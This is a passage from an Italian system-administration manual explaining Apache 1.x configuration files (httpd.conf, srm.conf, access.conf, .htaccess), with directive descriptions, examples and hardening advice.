Rappresenta la directory a partire dalla quale si diramano le informazioni sulla configurazione, sulla registrazione degli eventi e simili. Corrisponde solitamente a qualcosa come '`/etc/httpd/conf/`' o '`/etc/apache/`'. Potrebbe essere definita anche attraverso l'opzione '**`-d`**' della riga di comando di '**`httpd`**'.

```
ServerRoot /etc/apache
```

L'esempio mostra la posizione più conveniente di questa directory per aderire allo standard FHS sulla struttura del file system.

Altri file di configurazione

`ResourceConfig` *config_srm*

`AccessConfig` *config_access*

Le direttive mostrate servono per definire rispettivamente il nome e la collocazione del file di configurazione delle risorse e del file di configurazione degli accessi. Generalmente, i nomi e la collocazione di questi file non devono essere dichiarate espressamente, perché è sufficiente quanto risulta predefinito all'interno del programma stesso.

```
ResourceConfig  conf/srm.conf
AccessConfig    conf/access.conf
```

L'esempio mostra la dichiarazione esplicita dei nomi utilizzati per gli altri file di configurazione. Mancando l'indicazione di un percorso assoluto, si intende che debbano essere discendenti della directory *server root*.

File delle registrazioni

`ErrorLog` *registro_degli_errori*

`TransferLog` *registro_dei_trasferimenti*

Queste direttive definiscono i nomi e la collocazione dei file delle registrazioni. Generalmente i percorsi indicati sono relativi, in tal caso si riferiscono alla directory *server root* come punto iniziale.

```
ErrorLog        /var/log/apache/error_log
TransferLog     /var/log/apache/access_log
```

L'esempio mostra la dichiarazione dei due file delle registrazioni, con un percorso assoluto: '`/var/log/apache/`'.

Processo del demone principale

`PidFile` *file_pid*

Definisce il nome e la collocazione del file utilizzato per contenere il numero di processo del demone '**`httpd`**' principale, quando questo funziona in modo autonomo.

```
PidFile /var/run/httpd.pid
```

L'esempio mostra l'indicazione del file '`/var/run/httpd.pid`', con un percorso assoluto, in modo da non finire al di sotto della directory *server root*.

Comunicazione interna

`ScoreBoardFile` *file_di_informazioni*

Definisce il nome e la collocazione di un file contenente una serie di informazioni sul funzionamento corrente del programma servente, necessarie al servente stesso per la comunicazione tra processi.

```
ScoreBoardFile /var/run/apache_status
```

L'esempio mostra l'indicazione del file '`/var/run/apache_status`', con un percorso assoluto, in modo da non finire al di sotto della directory *server root*.

160.3 Configurazione delle risorse con srm.conf

Il file '`srm.conf`' è il file di configurazione delle risorse di Apache. Viene letto subito dopo quello di configurazione del servente. Definisce in particolare dove si trovino i documenti (la directory *document root* e quella delle pagine degli utenti), gli alias di directory speciali e altre informazioni correlate. La sua collocazione dipende dal modo in cui è stato compilato Apache, oppure dalla direttiva '**`ResourceConfig`**' del file '`httpd.conf`'.

> Nelle edizioni più recenti di Apache, le direttive del file '`srm.conf`' possono risiedere direttamente nel file '`httpd.conf`'.

Nelle sezioni seguenti vengono descritte solo alcune direttive più importanti.

160.3.1 Documenti HTML

La funzione principale di '`srm.conf`' è quella di definire la collocazione dei documenti ipertestuali, oltre ad altre informazioni di contorno.

DocumentRoot

`DocumentRoot` *directory_iniziale_documenti_html*

La direttiva '**`DocumentRoot`**' dichiara la directory da cui si possono diramare i documenti HTML (per qualche motivo oscuro, è importante che non abbia la barra obliqua finale).

```
DocumentRoot /home/httpd/html
```

L'esempio mostra il caso in cui la directory '`/home/httpd/html/`' corrisponda all'inizio dei documenti HTML.

Pagine personali degli utenti

`UserDir` { *directory_iniziale_documenti_utenti* | `DISABLED` [*utente*] }

La direttiva '**`UserDir`**' dichiara la directory, relativamente alla posizione della directory personale di ogni utente, all'interno della quale ognuno può collocare i propri documenti HTML personali. Si accede a questi utilizzando l'URI '`http://`*host*`/~`*utente*'.

```
UserDir public_html
```

L'esempio mostra la dichiarazione tipica di questa direttiva e significa che ogni utente può creare la directory '`~/public_html/`' all'interno della quale collocare le proprie pagine.

Supponendo di accedere all'URI '`http://www.brot.dg/~tizio/elenco.html`' si fa riferimento effettivamente al file '`~tizio/public_html/elenco.html`'. In questo modo, tra le altre cose, si evita di esporre l'intera directory personale dell'utente.

```
UserDir DISABLED
```

L'esempio mostra in che modo possa essere impedito ai singoli utenti di creare le proprie pagine HTML nella loro directory personale.

> Quando si concede agli utenti di realizzare le loro pagine HTML personali, occorre tenere presente che questo fatto può costituire un problema di sicurezza del sistema: un utente potrebbe creare un semplice collegamento simbolico verso un file o una directory che, pur risultando leggibile a tutti gli utenti, non avrebbe dovuto essere accessibile al mondo intero. A questo si può porre rimedio, ma per farlo occorre intervenire sul file '`access.conf`', come verrà mostrato in seguito.

```
UserDir DISABLED root
```

A partire dalla versione 1.3 di Apache è possibile specificare a quali utenti vietare la costruzione di pagine HTML personali, come nell'esempio mostrato, in cui questo viene impedito all'utente '**`root`**'.

160.3.2 Indici e file di informazioni

Quando si tenta di accedere a una directory, invece che a un file particolare, si ottiene l'indice del contenuto, come se si trattasse del protocollo FTP, oppure il contenuto di una pagina predefinita.

File indice

`DirectoryIndex` *file_indice...*

Quando si accede a una directory invece che a un file specifico, se questa contiene un file tra quelli elencati nella direttiva '**`DirectoryIndex`**' viene restituito quel file, invece del semplice elenco del contenuto. Solitamente si utilizza il nome '**`index.html`**'. Questo meccanismo permette di mascherare il contenuto effettivo della directory, oltre che di guidare l'utente del servizio in modo che non si perda in una miriade di file.

```
DirectoryIndex index.html index.htm
```

L'esempio dichiara due file ('`index.html`' e '`index.htm`') come possibili indici da utilizzare quando si fa riferimento a una directory senza indicare un file specifico.

Indice grafico

`FancyIndexing { on | off }`

La direttiva '**`FancyIndexing`**' permette di definire se, quando viene restituito l'elenco del contenuto di una directory, si vuole una rappresentazione a icone, oppure se si vuole un testo puro e semplice. La parola chiave '**`on`**' attiva la visualizzazione a icone; '**`off`**' la disabilita.

```
FancyIndexing on
```

Definizione delle icone

`AddIconByEncoding (`*sigla*`,`*file_icona*`)` *tipo_codifica...*

Questa direttiva abbina un'icona a uno o più tipi di codifica. La sigla rappresenta una stringa da utilizzare al posto dell'icona quando non è possibile la sua rappresentazione (per esempio se si usa il navigatore Lynx).

```
AddIconByEncoding (CMP,/icons/compressed.gif) x-compress x-gzip
```

`AddIconByType (`*sigla*`,`*file_icona*`)` *tipo_mime*`/`*sottotipo*

Questa direttiva abbina un'icona a un tipo e sottotipo MIME, eventualmente utilizzando l'asterisco nel sottotipo per includerli tutti. La sigla rappresenta una stringa da utilizzare al posto dell'icona quando non è possibile la sua rappresentazione.

```
AddIconByType (TXT,/icons/text.gif) text/*
AddIconByType (IMG,/icons/image2.gif) image/*
AddIconByType (SND,/icons/sound2.gif) audio/*
AddIconByType (VID,/icons/movie.gif) video/*
```

`AddIcon` *file_icona estensione ...*

Questa direttiva abbina un'icona a una o più estensioni del nome dei file.

```
AddIcon /icons/binary.gif .bin .exe
AddIcon /icons/binhex.gif .hqx
AddIcon /icons/tar.gif .tar
AddIcon /icons/world2.gif .wrl .wrl.gz .vrml .vrm .iv
AddIcon /icons/compressed.gif .Z .z .tgz .gz .zip
AddIcon /icons/a.gif .ps .ai .eps
AddIcon /icons/layout.gif .html .shtml .htm .pdf
AddIcon /icons/text.gif .txt
AddIcon /icons/c.gif .c
AddIcon /icons/p.gif .pl .py
AddIcon /icons/f.gif .for
AddIcon /icons/dvi.gif .dvi
AddIcon /icons/uuencoded.gif .uu
AddIcon /icons/script.gif .conf .sh .shar .csh .ksh .tcl
AddIcon /icons/tex.gif .tex
AddIcon /icons/bomb.gif core

AddIcon /icons/back.gif ..
AddIcon /icons/hand.right.gif README
AddIcon /icons/folder.gif ^^DIRECTORY^^
AddIcon /icons/blank.gif ^^BLANKICON^^
```

`DefaultIcon` *file_icona*

Questa direttiva permette di definire un'icona predefinita per i file che non rientrano in una classificazione diversa.

```
DefaultIcon /icons/unknown.gif
```

File da ignorare

`IndexIgnore` *modello_da_ignorare ...*

Quando si consente di accedere a una directory visualizzandone il contenuto (perché manca il file '`index.html`' o equivalente), si può fare in modo che alcuni file non appaiano in elenco. Utilizzando questa direttiva, si possono indicare i modelli di file da non includere. Per questo si possono usare i caratteri jolly consueti (punto interrogativo e asterisco).

```
IndexIgnore */.??* *~ *# */HEADER* */README* */RCS
```

L'esempio mostra l'esclusione dall'elenco di:

- tutti i file che iniziano con un punto e sono lunghi almeno tre caratteri, perché si vuole continuare a includere il riferimento alla directory precedente;
- tutti i file che terminano con il simbolo tilde, che sono solitamente delle copie di sicurezza di versioni precedenti;
- tutti i file che terminano con il simbolo '`#`', dal momento che anche questi sono generalmente copie di sicurezza di versioni precedenti;
- tutti i file il cui nome inizia per '`HEADER`' o '`README`', perché hanno un ruolo speciale;
- il file '`RCS`'.

File «readme»

`HeaderName` *file_readme_iniziale*

`ReadmeName` *file_readme_finale*

Attraverso queste due direttive si possono specificare i nomi di file, il cui contenuto si vuole sia incluso nell'elenco della directory. Per la precisione, la direttiva '**HeaderName**' specifica il nome di un file da mettere prima dell'elenco; la direttiva '**ReadmeName**' specifica il nome di un file da mettere dopo l'elenco. L'esempio permette di chiarire altri dettagli.

```
HeaderName HEADER
ReadmeName README
```

In questo caso, viene cercato prima il file 'HEADER.html'. Se viene trovato, viene incluso all'inizio dell'elenco della directory, mantenendo la formattazione HTML. Se manca, ma esiste il file 'HEADER', questo viene incluso in modo testuale. La stessa cosa vale per il file 'README.html' o soltanto 'README', con la differenza che questo viene incluso alla fine, dopo l'elenco.

160.3.3 Tipi di file

Il servente ha bisogno di conoscere il tipo di file che si preleva per sapere come comportarsi, ma soprattutto per poterlo comunicare al cliente che lo ha richiesto. Questo si ottiene attraverso la configurazione dei tipi MIME, ma è pur sempre necessario specificare il tipo predefinito, quando non si riesce a determinarlo altrimenti.

Tipo predefinito

DefaultType *tipo_e_sottotipo_mime*...

Permette di definire il tipo MIME predefinito di un documento per il quale non si riesca a identificare diversamente. Di solito questo valore predefinito è '**text/plain**'.

```
DefaultType text/plain
```

Aggiunta di tipi nuovi

AddType *tipo_mime*/*sottotipo* *estensione*

Con questa direttiva si possono aggiungere dei tipi MIME senza intervenire nel file di definizione di questi, 'mime.types'. Generalmente non è conveniente intervenire in questo modo; è sempre meglio utilizzare il file dei tipi MIME.

Codifica

AddEncoding *tipo_di_compressione* *estensione*

Questa direttiva permette di abbinare un'estensione a un tipo di codifica. Ciò permette ad alcuni programmi cliente di sapere come gestire tali dati.

```
AddEncoding x-compress Z
AddEncoding x-gzip gz
```

L'esempio mostra la configurazione tipica, che serve a informare i programmi cliente quando viene inviato loro un file compresso con '**compress**' o con '**gzip**'.

160.3.4 Directory alias

Per evitare confusione, oltre che per motivi di sicurezza, è opportuno dichiarare alcune directory speciali in forma di alias.

Alias normale

Alias *directory_fasulla* *directory_reale*

Questo tipo di direttiva, che può essere ripetuta, permette di definire delle directory in posizioni diverse da quelle reali. La directory fasulla fa riferimento a una directory indicata nell'indirizzo URI richiesto, mentre quella reale indica la directory effettiva nel file system.

```
Alias /icons/ /home/httpd/icons/
```

L'esempio mostra la dichiarazione di una directory cui si accede attraverso l'alias '`/icons/`'. In pratica, tutte le volte che viene richiesta una risorsa contenuta nella directory '`/icons/`', questa verrà prelevata dalla directory reale '`/home/httpd/icons/`'.

La dichiarazione dell'alias '`/icons/`' è molto importante nella consuetudine, dal momento che si tratta del riferimento alla directory contenente le icone utilizzare per la visualizzazione degli indici. Si è visto in un'altra sezione la dichiarazione dell'abbinamento delle icone a seconda dell'estensione dei file, come nell'esempio seguente, dove si fa riferimento a questo alias.

```
AddIcon /icons/binary.gif .bin .exe
```

Alias per i programmi CGI

`ScriptAlias` *directory_fasulla directory_reale*

Funziona come la direttiva '**`Alias`**', ma si riferisce ai programmi CGI. Generalmente, i programmi CGI dovrebbero essere collocati esclusivamente all'interno di directory dichiarate attraverso questa direttiva, per non rischiare di creare problemi di sicurezza del sistema.

```
ScriptAlias /cgi-bin/ /home/httpd/cgi-bin/
```

160.3.5 Gestori specifici in base all'estensione

È possibile stabilire un comportamento particolare in base all'estensione dei file. Con questo si intende qualcosa di diverso dalla semplice lettura e invio al cliente che ne fa richiesta. La sintassi generale è la seguente:

`AddHandler` *nome_dell'azione estensione*

Il nome dell'azione definisce un tipo preciso di operazione da abbinare ai file che contengono l'estensione indicata.

Esecuzione di programmi CGI

`AddHandler cgi-script` *estensione*

Questa direttiva, usata così, permette di abbinare a un'estensione l'esecuzione automatica come programma CGI. È decisamente sconsigliabile di permettere l'utilizzo di programmi CGI al di fuori della directory dichiarata con la direttiva '**`ScriptAlias`**'. L'esempio seguente mostra questa direttiva commentata opportunamente per sicurezza.

```
#       AddHandler cgi-script .cgi
```

160.3.6 Configurazione di accesso della directory

È possibile definire il nome di un file di configurazione che, se presente, serve per definire l'accesso alla directory in cui si trova. Il nome predefinito di questo è '`.htaccess`'. Per questo si utilizza la direttiva '**`AccessFileName`**', come nell'esempio seguente:

```
AccessFileName .htaccess
```

160.3.7 File di messaggi

In occasione di determinate situazioni errore, il programma servente emette delle segnalazioni di errore. Questi messaggi possono essere riscritti in forma di file HTML o di programma CGI. La direttiva per controllare questi messaggi ha tre sintassi possibili.

```
ErrorDocument n_errore file_alternativo
```

```
ErrorDocument n_errore uri_esterno
```

```
ErrorDocument n_errore "messaggio
```

Nel primo caso, l'ultimo argomento è un file HTML o un programma CGI; nel secondo si tratta di un URI esterno; nel terzo si tratta di una stringa, che viene identificata come tale perché inizia con gli apici doppi (‘`"`’). La stringa non deve essere terminata, a meno di volere fare apparire gli apici doppi finali.

```
ErrorDocument 500 "Errore del servente www.
```

L'esempio mostra il caso in cui si voglia fare apparire una stringa particolare in occasione del verificarsi dell'errore 500.

```
ErrorDocument 404 /documento_mancante.html
```

In questo caso, in occasione dell'errore 404, viene inviato al cliente il file ‘`documento_mancante.html`’ che conterrà qualche utile suggerimento per l'utente.

```
ErrorDocument 404 /cgi-bin/documento_mancante.pl
```

Questa è una variante dell'esempio precedente, in cui, invece di inviare un file HTML viene eseguito un programma CGI, ‘`/cgi-bin/documento_mancante.pl`’. Ciò può essere utile per comporre una risposta personalizzata, utilizzando le informazioni cui può accedere il programma stesso.

```
ErrorDocument 404 http://roggen.brot.dg/cgi-bin/documento_mancante.pl
```

Questa è una variante dell'esempio precedente, in cui si fa riferimento a una risorsa contenuta in un URI esterno al servente dove si manifesta il problema.

160.4 Controllare l'accesso con access.conf

‘`access.conf`’ è il file di configurazione globale che permette di controllare l'accesso alle directory del sistema. La sua sintassi è diversa da quella degli altri due file di configurazione già visti. In particolare, oltre a normali direttive, si utilizzano dei delimitatori simili a marcatori HTML che permettono di definire il contesto a cui si riferiscono le direttive contenute. Più precisamente si parla di sezioni.

> Nelle edizioni più recenti di Apache, le direttive del file ‘`access.conf`’ possono risiedere direttamente nel file ‘`httpd.conf`’.

160.4.1 Sezioni di controllo

Le *sezioni* del file di configurazione degli accessi hanno una forma simile a quella seguente:

```
<Nome ...> ... </Nome>
```

Nel marcatore che ne dichiara l'apertura possono apparire delle opzioni; nella parte compresa tra l'apertura e la chiusura si inseriscono delle direttive riferite a quella sezione particolare. A

seconda del contesto, una sezione può contenere anche la dichiarazione di altre sezioni in modo annidato.

160.4.2 Sezione «Directory»

Le sezioni '**`Directory`**' raccolgono le direttive di controllo per una particolare directory e per quelle successive. La direttiva di apertura, ovvero il marcatore '**`<Directory>`**', deve contenere l'indicazione della directory a cui si riferiscono le direttive della sezione, eventualmente usando anche i caratteri jolly ('**`*`**' e '**`?`**') o le espressioni regolari estese.

```
<Directory /home/httpd/html>
        Options Indexes FollowSymLinks
</Directory>
```

Questo esempio è il più comune: si dichiara una sezione riferita alla directory '`/home/httpd/html/`', che qui si vuole intendere corrispondere alla *document root*.

```
<Directory "^/home/httpd/html/[0-9]{3}">
        Options Indexes FollowSymLinks
</Directory>
```

Questo esempio ulteriore, attraverso un'espressione regolare, dichiara una sezione riferita a tutte le directory discendenti di '`/home/httpd/html/`' che iniziano con tre cifre numeriche.

Quando una sezione si riferisce a una porzione già presa in considerazione da un'altra analoga, conviene che queste appaiano in una sequenza tale da porre prima le sezioni generali e dopo quelle più particolareggiate, come nell'esempio seguente:

```
<Directory />
        AllowOverride None
</Directory>
...
<Directory /home/httpd/html>
        AllowOverride All
</Directory>
```

Di seguito sono descritte alcune delle direttive che possono essere usate all'interno della sezione '**`Directory`**'.

Options

`Options` [+|-] *opzione...*

La direttiva '**`Options`**' permette di definire alcune opzioni in forma di parole chiave. La tabella 160.2 ne riporta l'elenco. In particolare, le opzioni '**`None`**' e '**`All`**' vanno usate da sole.

Tabella 160.2. Alcune opzioni della direttiva '**`Options`**' nella sezione '**`Directory`**'.

Parola chiave	Significato
None	Disabilita tutto.
All	Abilita tutte le opzioni.
FollowSymLinks	Abilita l'uso di collegamenti simbolici.
SymLinksIfOwnerMatch	Abilita l'uso di collegamenti simbolici solo se il proprietario coincide.
ExecCGI	Permette l'esecuzione dei programmi CGI.
Indexes	Permette di ottenere il listato del contenuto.
Includes	SSI è permesso.
IncludesNOEXEC	SSI è permesso in parte.

Generalmente, se più direttive '**`Options`**' possono applicarsi alla stessa directory, quella riferita alla directory più specifica si sostituisce completamente alle altre. Tuttavia, se **tutte**

le opzioni vengono precedute dal segno '**+**' o '**-**', queste vengono unite a quelle già dichiarate. Le opzioni precedute dal segno '**+**' vengono aggiunte; quelle precedute dal segno '**-**' vengono eliminate. In ogni caso, per facilitare la lettura sarebbe opportuno dichiarare ogni volta le opzioni che si vuole siano abilitate.

L'esempio seguente mostra la semplice dichiarazione della directory '`/home/httpd/html/`' (corrispondente a *document root*), in cui è consentito visualizzare il listato del contenuto e seguire i collegamenti simbolici.

```
<Directory /home/httpd/html>
        Options Indexes FollowSymLinks
</Directory>
```

AllowOverride

`AllowOverride` *opzione...*

La direttiva '**`AllowOverride`**' permette di definire quali opzioni possono essere scavalcate dalle dichiarazioni particolari contenute nei file di accesso delle singole directory ('`.htaccess`'). La tabella 160.3 ne riporta l'elenco. In particolare, le opzioni '**`None`**' e '**`All`**' vanno usate da sole.

Tabella 160.3. Alcune opzioni della direttiva '**`AllowOverride`**' nella sezione '**`Directory`**'.

Parola chiave	Significato
None	Impedisce che qualunque direttiva venga scavalcata.
All	Permette che siano scavalcate tutte le direttive.
Options	Permette l'uso della direttiva '**`Options`**'.
Limit	Permette l'uso di direttive di controllo sugli accessi.
AuthConfig	Permette l'uso di direttive di autorizzazione.
FileInfo	Permette l'uso di direttive di controllo del tipo di documento.
Indexes	Permette l'uso di direttive di controllo sul listato delle directory.

L'esempio seguente mostra la semplice dichiarazione della directory '`/home/httpd/html/`' (corrispondente a *DocumentRoot*), in cui è consentito visualizzare il listato del contenuto e seguire i collegamenti simbolici. Per questa directory (e per le successive) non è possibile scavalcare alcuna direttiva utilizzando i file '`.htaccess`'.

```
<Directory /home/httpd/html>
        Options Indexes FollowSymLinks
        AllowOverride None
</Directory>
```

Autorizzazioni

Attraverso una serie di direttive è possibile definire l'autorizzazione all'accesso alla directory, fornendo un nominativo e una parola d'ordine. Questi nominativi e le parole d'ordine cifrate relative devono essere contenuti in un file creato con un programma apposito, '**`htpasswd`**', ed è necessario che non coincidano con nominativi e parole d'ordine già utilizzati per accedere al sistema. Infatti, il programma cliente memorizza queste informazioni la prima volta che vengono inserite, quindi le fornisce automaticamente a ogni richiesta.[4]

A fianco del file di utenti e parole d'ordine, si può creare un file di gruppi che serve solo a facilitare la definizione delle autorizzazioni, quando si vuole fare riferimento a un intero gruppo di utenti, senza doverli elencare.

`AuthName` *nome*

La direttiva '**`AuthName`**' permette di definire un nome per identificare il contesto dell'autorizzazione. Questa descrizione viene data all'utente quando gli viene richiesto di inserire il

[4] È bene ricordare che il protocollo HTTP è privo di stato, per cui a ogni richiesta si ricomincia da capo.

nominativo e la parola d'ordine, in modo da permettergli di distinguere tra autorizzazioni diverse che possono richiedere un'identificazione differente.

`AuthType Basic`

Questa direttiva è obbligatorie e specifica il tipo di autorizzazione.

`AuthUserFile` *file_di_utenti_e_parole_d'ordine*

Specifica un file da utilizzare come elenco di utenti e parole d'ordine. Questo file viene creato e aggiornato utilizzando il programma '**`htpasswd`**'.

`AuthGroupFile` *file_dei_gruppi*

Specifica un file da utilizzare come elenco di gruppi abbinati agli utenti. Non contiene parole d'ordine e viene creato in modo manuale.

`require user` *utente*...

`require group` *gruppo*...

`require valid-user`

Una di queste direttive stabilisce la necessità dell'identificazione attraverso un nominativo-utente e una parola d'ordine. Nel primo caso si indicano precisamente quali utenti possono accedere, nel secondo quali gruppi di utenti e nel terzo si afferma semplicemente che possono accedere tutti.

L'esempio seguente definisce un accesso ristretto e condizionato al riconoscimento degli utenti. In particolare però, solo gli utenti '**`tizio`**', '**`caio`**' e '**`semproni`**' possono accedere.

```
<Directory /home/httpd/html/riservato>

        AllowOverride None
        Options Indexes

        AuthName "Informazioni riservate"
        AuthType Basic
        AuthUserFile /etc/apache/.htpasswd
        AuthGroupFile /etc/apache/.htgroup
        require user tizio caio semproni

</Directory>
```

Limitazione dell'accesso

In origine, queste direttive erano consentite solo nella sezione '**`Limit`**'. Se vi appaiono fuori, indicano che si riferiscono a qualunque metodo di accesso. Quando si utilizzano queste direttive, se si intende fare uso di nomi di dominio è **indispensabile** avere attivato la risoluzione dei nomi di dominio attraverso la direttiva '**`HostnameLookups`**' nel file '`httpd.conf`'.

`order allow,deny`

`order deny,allow`

`order mutual-failure`

In questo modo si specifica l'ordine in cui devono essere prese in considerazione le direttive '**`deny`**' e '**`allow`**'. Quando si specifica la parola chiave '**`mutual-failure`**', si intende che possono accedere solo i nodi che appaiono nella lista '**`allow`**' e non appaiono in quella '**`deny`**'.

`deny from` { `all` | *host*... }

Impedisce l'accesso da parte dei nodi elencati. Se si usa la parola chiave '**`all`**' si impedisce a tutti di accedere. I nodi possono essere indicati attraverso il nome di dominio, completo o parziale, e attraverso l'indirizzo numerico, completo o parziale.

`allow from` { `all` | *host*... }

Consente l'accesso da parte dei nodi elencati. Se si usa la parola chiave '**`all`**' si consente a tutti di accedere. I nodi possono essere indicati attraverso il nome di dominio, completo o parziale, e attraverso l'indirizzo numerico, completo o parziale.

L'esempio seguente stabilisce il blocco all'accesso da parte degli utenti del dominio *`mehl.dg`*, a partire dalla directory dichiarata nell'apertura della sezione '**`Directory`**'.

```
<Directory /home/httpd/html/polenta>
        AllowOverride None
        Options Indexes

        order allow,deny
        allow from all
        deny from .mehl.dg
</Directory>
```

L'esempio seguente, invece, concede solo al dominio *`mehl.dg`* di poter accedere.

```
<Directory /home/httpd/html/polenta>
        AllowOverride None
        Options Indexes

        order deny,allow
        deny from all
        allow from .mehl.dg
</Directory>
```

L'esempio seguente è una variante del precedente, in cui si utilizza anche l'indicazione di una sottorete in forma di indirizzo numerico.

```
<Directory /home/httpd/html/polenta>
        AllowOverride None
        Options Indexes

        order deny,allow
        deny from all
        allow from .mehl.dg 192.168.2.
</Directory>
```

160.4.3 Sezione «Limit»

Le sezioni '**`Limit`**' sono usate per racchiudere un gruppo di direttive di controllo di accesso, che riguardano solo i metodi specificati. I metodi di accesso in questione sono, per esempio, GET e POST.

```
<Directory /home/httpd/html/riservato>

        AllowOverride None
        Options Indexes

        AuthName "Informazioni riservate"
        AuthType Basic
        AuthUserFile /etc/apache/.htpasswd
        AuthGroupFile /etc/apache/.htgroup

        <Limit GET POST>
                require valid-user
        </Limit>

</Directory>
```

L'esempio mostra che per la directory specificata è richiesta l'autenticazione solo in caso di utilizzo dei metodi GET e POST.

Quando si vuole che le direttive di controllo di accesso riguardino tutti i metodi di accesso, non si usa la sezione '**`Limit`**'.

In linea di massima, la sezione '**`Limit`**' può contenere ogni direttiva, a esclusione della dichiarazione ulteriore di sezioni '**`Directory`**' e '**`Limit`**' annidate. In pratica, si utilizzano solo direttive per cui abbia senso porre un limite basato sul metodo di accesso. Generalmente ha significato l'utilizzo delle direttive indicate nella tabella 160.4.

Tabella 160.4. Alcune direttive utili nella sezione '**`Limit`**'.

Direttiva	Descrizione
require	Utenti che possono accedere attraverso autenticazione.
order	Ordine di valutazione delle direttive '**`deny`**' e '**`allow`**'.
deny	Specifica i nodi a cui viene negato l'accesso.
allow	Specifica i nodi a cui viene concesso l'accesso.

160.4.4 Sezione «Location»

Le sezioni '**`Location`**' raccolgono le direttive di controllo per un URI particolare. Si tratta di qualcosa molto simile alla sezione '**`Directory`**', con la differenza che il riferimento è fatto all'URI piuttosto che alla directory del file system effettivo.

Questa sezione viene usata prevalentemente per abilitare l'accesso allo stato del servente attraverso l'indicazione di un URI, da parte di un particolare indirizzo autorizzato.

```
<Location /status>
        SetHandler server-status
        order deny,allow
        deny from all
        allow from dinkel.brot.dg
</Location>
```

Nell'esempio viene concesso al nodo *`dinkel.brot.dg`* di accedere all'URI '`/status`' cui è abbinata la generazione e la restituzione di informazioni sul sistema. Il risultato potrebbe essere qualcosa di simile a quello che segue.

```
Apache Server Status for dinkel.brot.dg

Current Time: Sun Sep 28 14:00:47 1997
Restart Time: Sun Sep 28 14:00:28 1997
Server uptime: 19 seconds
Total accesses: 0 - Total Traffic: 0 B
CPU Usage: u0 s0 cu0 cs0
0 requests/sec - 0 B/second -

Scoreboard:

K___W__.........................................
................................................
................................................

Key:
"_" Waiting for Connection, "S" Starting up,
"R" Reading Request, "W" Sending Reply,
"K" Keepalive (read), "D" DNS Lookup, "L" Logging

2 requests currently being processed, 5 idle servers

Srv PID   Acc  M CPU  SS Conn Child Slot         Host               Request
0   8449 0/0/0 K 0.00 10 0.0  0.00  0.00
4   8453 0/0/0 W 0.00 0  0.0  0.00  0.00 dinkel.brot.dg GET /status HTTP/1.0
------------------------------------------------------------------------
  Srv  Server number
  PID  OS process ID
  Acc  Number of accesses this connection / this child / this slot
   M   Mode of operation
  CPU  CPU usage, number of seconds
  SS   Seconds since beginning of most recent request
 Conn  Kilobytes transferred this connection
 Child Megabytes transferred this child
 Slot  Total megabytes transferred this slot
```

160.5 Controllare l'accesso con .htaccess

I file '`.htaccess`' possono essere usati per definire delle configurazioni specifiche riferite alla directory in cui si trovano. Non è necessario il loro utilizzo; si tratta solo di una possibilità, che peraltro deve essere controllata attraverso la direttiva '**`AllowOverride`**' nel file '`access.conf`'. In linea di massima, i file '`.htaccess`' possono contenere le direttive elencate nella tabella 160.5

Tabella 160.5. Alcune direttive utili nel file '`.htaccess`'.

Direttiva	Descrizione
Options	Opzioni varie.
DefaultType	Definisce il tipo e il sottotipo MIME predefinito per la directory.
ErrorDocument	Ridefinisce la risposta in caso si verifichino condizioni di errore.
AuthName	Nome o descrizione di una zona soggetta ad autenticazione.
AuthType	Definizione del tipo di autenticazione.
require	Dichiarazione degli utenti autorizzati all'autenticazione.
order	Ordine di valutazione delle direttive '**`deny`**' e '**`allow`**'.
deny	Specifica i nodi a cui viene negato l'accesso.
allow	Specifica i nodi a cui viene concesso l'accesso.

160.6 Considerazioni sulla sicurezza

Dalla descrizione dei file di configurazione di Apache si possono intuire i punti su cui agire per cercare di ottenere un servizio HTTP relativamente «sicuro». Vale comunque la pena di sottolineare alcune cose.

- Il demone '**`httpd`**' viene avviato normalmente con i privilegi dell'utente '**`root`**', quindi, attraverso delle opportune chiamate di sistema, '**`httpd`**' cambia questi privilegi portandoli a quelli dell'utente e del gruppo specificati con le direttive '**`User`**' e '**`Group`**' del file '`httpd.conf`'.

  È molto importante che l'utente e il gruppo corrispondano a '**`nobody`**', dove questo utente fittizio deve corrispondere idealmente al «perfetto sconosciuto» che accede al sistema, oppure, ancora meglio, che si tratti di un utente apposito. In questa ottica devono poi essere regolati i permessi delle directory.

- I file amministrativi di Apache, cioè quelli di configurazione e di registrazione degli eventi, non devono essere accessibili in scrittura da parte degli utenti comuni (di qualunque tipo siano, escluso '**`root`**'). Nello stesso modo, non devono essere modificabili le directory che li contengono.

  I file che compongono i documenti ipertestuali devono essere accessibili solo in lettura agli utenti comuni, così le directory non devono essere modificabili, eccetto i permessi che può avere l'utente '**`root`**'.

  È consigliabile utilizzare la direttiva '**`SymLinksIfOwnerMatch`**' per evitare brutti scherzi da parte degli utenti che hanno la possibilità di creare documenti HTML a partire dalla loro directory personale.

- È bene evitare di permettere l'utilizzo di programmi CGI al di fuori della directory definita con la direttiva '**`ScriptAlias`**' nel file '`srm.conf`'.

- È opportuno evitare di concedere agli utenti comuni di modificare le impostazioni attraverso i file '`.htaccess`'. Si ottiene questo con la direttiva '**`AllowOverride None`**'.

Segue un esempio molto semplice della configurazione del file '`access.conf`'.

```
# Prima si impedisce l'accesso alla radice del file system.
<Directory />
        AllowOverride None
        Options None
        order deny,allow
        deny from all
</Directory>

# Si definisce la directory DocumentRoot.
<Directory /home/httpd/html>
        Options Indexes SymLinksIfOwnerMatch
        AllowOverride None
        order deny,allow
        allow from all
</Directory>

# Si concede di accedere alle directory personali degli utenti.
<Directory /home/*/public_html>
        Options Indexes SymLinksIfOwnerMatch
        AllowOverride None
        order deny,allow
        allow from all
```

```
</Directory>

# Si concede l'esecuzione ai programmi CGI che si trovano a
# partire dalla directory predisposta per questo.
<Directory /home/httpd/cgi-bin>
        AllowOverride None
        Options ExecCGI
        order deny,allow
        allow from all
</Directory>

# Si concede l'accesso alla directory contenente le icone di sistema.
<Directory /home/httpd/icons>
        AllowOverride None
        Options None
        order deny,allow
        allow from all
</Directory>

# Abilita la lettura dello stato del servente.
<Location /status>
        SetHandler server-status
        order deny,allow
        deny from all
        allow from .brot.dg
</Location>
```

Come si può osservare, non è stato consentito in alcun caso di utilizzare i file '`.htaccess`' e i collegamenti simbolici sono tollerati se il proprietario del collegamento equivale a quello del file o della directory di destinazione. Inoltre sono state prese le misure seguenti:

- è impedito l'accesso a partire dalla directory radice del file system, obbligando a dichiarare l'accesso alle directory successive;
- viene concesso l'accesso alla directory da cui si diramano i documenti ipertestuali;
- viene concesso espressamente l'accesso alle directory personali degli utenti;
- i programmi CGI possono essere eseguiti solo nella directory preposta a questo, il cui contenuto risulta illeggibile;
